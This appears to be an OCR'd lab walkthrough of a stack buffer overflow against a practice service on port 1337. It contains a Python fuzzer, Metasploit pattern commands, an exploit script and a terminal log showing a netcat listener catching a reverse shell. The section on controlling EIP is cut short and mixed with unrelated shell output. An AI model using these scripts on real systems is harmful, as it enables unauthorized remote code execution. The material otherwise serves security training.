
Buffer Overflow

Tags

In this exercise there is one .exe file oscp.exe which is listening on port 1337.



1.Fuzzing

Now to find the overflow vulnerability we just fuzz this application.


```
import socket,time,sys

ip = "10.10.226.109"
port = 1337
timeout = 5
```

```
buffer = []
counter = 100
while len(buffer) < 30:
    buffer.append("A"*counter)
    counter += 100

for string in buffer:
    try:
        s = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
        s.settimeout(timeout)
        connect = s.connect((ip,port))
        print ("Fuzzing with %s bytes" % len(string))
        s.send("OVERFLOW1"+ string + "\r\n")
        s.recv(1024)
        s.close()
    except:
        print("Could not connet to " + ip + ":" + str(port))
        sys.exit(0)
    time.sleep(1)
```

When we run this script we get .



This means the offset lies under the 3000.

2.Finding Offset

To find offset we use msf patten generator to generate the pattern and finding the offset

```
msf-pattern_create -l 3000
```

we get pattern of 3000 bytes. Now we use the output of this into the oscp server with immunity debugger attached and running.

```
import socket

ip = "10.10.18.167"
port = 1337
prefix = "OVERFLOW1 "
offset = 0
overflow = "A" * offset
payload = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6
Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad
6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6A
f7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6A
h7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak
0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1A
m2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao
0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9A
q0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0
As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au
2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw
2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1
Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1B
a2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1B
c2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1B
e2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg
3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3B
i4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6B
k7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7
Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo
7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6B
q7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs
8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9
Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8
Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8B
y9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8C
a9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc
```

```
8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce
7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7
Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci
8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9
Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8C
m9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co6Co7C
o8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6C
q7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs6Cs7
Cs8Cs9Ct0Ct1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu
8Cu9Cv0Cv1Cv2Cv3Cv4Cv5Cv6Cv7Cv8Cv9Cw0Cw1Cw2Cw3Cw4Cw5Cw6
Cw7Cw8Cw9Cx0Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8Cx9Cy0Cy1Cy2Cy3Cy4Cy5
Cy6Cy7Cy8Cy9Cz0Cz1Cz2Cz3Cz4Cz5Cz6Cz7Cz8Cz9Da0Da1Da2Da3Da4Da
5Da6Da7Da8Da9Db0Db1Db2Db3Db4Db5Db6Db7Db8Db9Dc0Dc1Dc2Dc3Dc4
Dc5Dc6Dc7Dc8Dc9Dd0Dd1Dd2Dd3Dd4Dd5Dd6Dd7Dd8Dd9De0De1De2De3D
e4De5De6De7De8De9Df0Df1Df2Df3Df4Df5Df6Df7Df8Df9Dg0Dg1Dg2Dg3Dg
4Dg5Dg6Dg7Dg8Dg9Dh0Dh1Dh2Dh3Dh4Dh5Dh6Dh7Dh8Dh9Di0Di1Di2Di3Di
4Di5Di6Di7Di8Di9Dj0Dj1Dj2Dj3Dj4Dj5Dj6Dj7Dj8Dj9Dk0Dk1Dk2Dk3Dk4Dk5Dk
6Dk7Dk8Dk9Dl0Dl1Dl2Dl3Dl4Dl5Dl6Dl7Dl8Dl9Dm0Dm1Dm2Dm3Dm4Dm5Dm
6Dm7Dm8Dm9Dn0Dn1Dn2Dn3Dn4Dn5Dn6Dn7Dn8Dn9Do0Do1Do2Do3Do4D
o5Do6Do7Do8Do9Dp0Dp1Dp2Dp3Dp4Dp5Dp6Dp7Dp8Dp9Dq0Dq1Dq2Dq3D
q4Dq5Dq6Dq7Dq8Dq9Dr0Dr1Dr2Dr3Dr4Dr5Dr6Dr7Dr8Dr9Ds0Ds1Ds2Ds3Ds
4Ds5Ds6Ds7Ds8Ds9Dt0Dt1Dt2Dt3Dt4Dt5Dt6Dt7Dt8Dt9Du0Du1Du2Du3Du4D
u5Du6Du7Du8Du9Dv0Dv1Dv2Dv3Dv4Dv5Dv6Dv7Dv8Dv9"
retn = ""
padding = ""
postfix = ""
buffer = prefix + overflow + retn + padding + payload+ postfix

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

try:
    s.connect((ip, port))
    print("Sending evil buffer...")
    s.send(buffer + "\r\n")
    print("Done!")
```

```
except:
    print("Could not connect.")
```

After running this script we see the program paused in the immunity which is a good sign.

Now we just find the address of EIP register and find the offset

```
msf-pattern_offset -l 3000 -q 43346E43
[*] Exact match at offset 1978
```


or we can use mona in the immunity debugger

```
!mona findmsp -distance 3000
```

we find EIP contain normal pattern at 1978

3.Controlling EIP

Now that we know offset value is 1978 we can control EIP. as this is the most important registers.


test@kali: ~/...low/exercise1
test@kali: ~/...low/exercise1
test@kali:~/Desktop/tryhackme/corp$ ls
hash.txt Invoke-Kerberoast.ps1 nc.exe PowerUp.ps1 test.ps1
test@kali:~/Desktop/tryhackme/corp$ cd ~/Desktop/exploit_development/Buffer_overflo
test@kali:~/Desktop/exploit_development/Buffer_overflow/exercise1$ ls
bad.py exploit.py fuzzer.py
test@kali:~/Desktop/exploit_development/Buffer_overflow/exercise1$ vim exploit.py
test@kali:~/Desktop/exploit_development/Buffer_overflow/exercise1$ vim exploit.py
test@kali:~/Desktop/exploit_development/Buffer_overflow/exercise1$ python exploit.p
Sending evil buffer...
Done!
test@kali:~/Desktop/exploit_development/Buffer_overflow/exercise1$ nc -lvp 4444
listening on [any] 4444 ...
^C
test@kali:~/Desktop/exploit_development/Buffer_overflow/exercise1$ vim exploit.py
test@kali:~/Desktop/exploit_development/Buffer_overflow/exercise1$ python exploit.p
y
Sending evil buffer...
Done!
test@kali:~/Desktop/exploit_development/Buffer_overflow/exercise1$ vim exploit.py
test@kali:~/Desktop/exploit_development/Buffer_overflow/exercise1$ python exploit.p
y
Sending evil buffer...
Done!
test@kali:~/Desktop/exploit_development/Buffer_overflow/exercise1$
test@kali:~$ cc Desktop/exploit_development/Buffer_overflow/exercise1/
ls
/usr/bin/ld: cannot find Desktop/exploit_development/Buffer_overflow/exercise1/: file format
not recognized
collect2: error: ld returned 1 exit status
test@kali:~$ ls
Desktop Documents Downloads Music peda Pictures Public Templates Videos
test@kali:~$ ls
Desktop Documents Downloads Music peda Pictures Public Templates Videos
test@kali:~$ cd Desktop/exploit_development/Buffer_overflow/exercise1/
test@kali:~/Desktop/exploit_development/Buffer_overflow/exercise1$ ls
bad.py exploit.py fuzzer.py
test@kali:~/Desktop/exploit_development/Buffer_overflow/exercise1$ python exploit.py
Sending evil buffer...
Done!
test@kali:~/Desktop/exploit_development/Buffer_overflow/exercise1$ nc -lvp 4444
listening on [any] 4444 ...
ls
10.10.18.167: inverse host lookup failed: Unknown host
connect to [10.9.23.84] from (UNKNOWN) [10.10.18.167] 49299
ls
whoami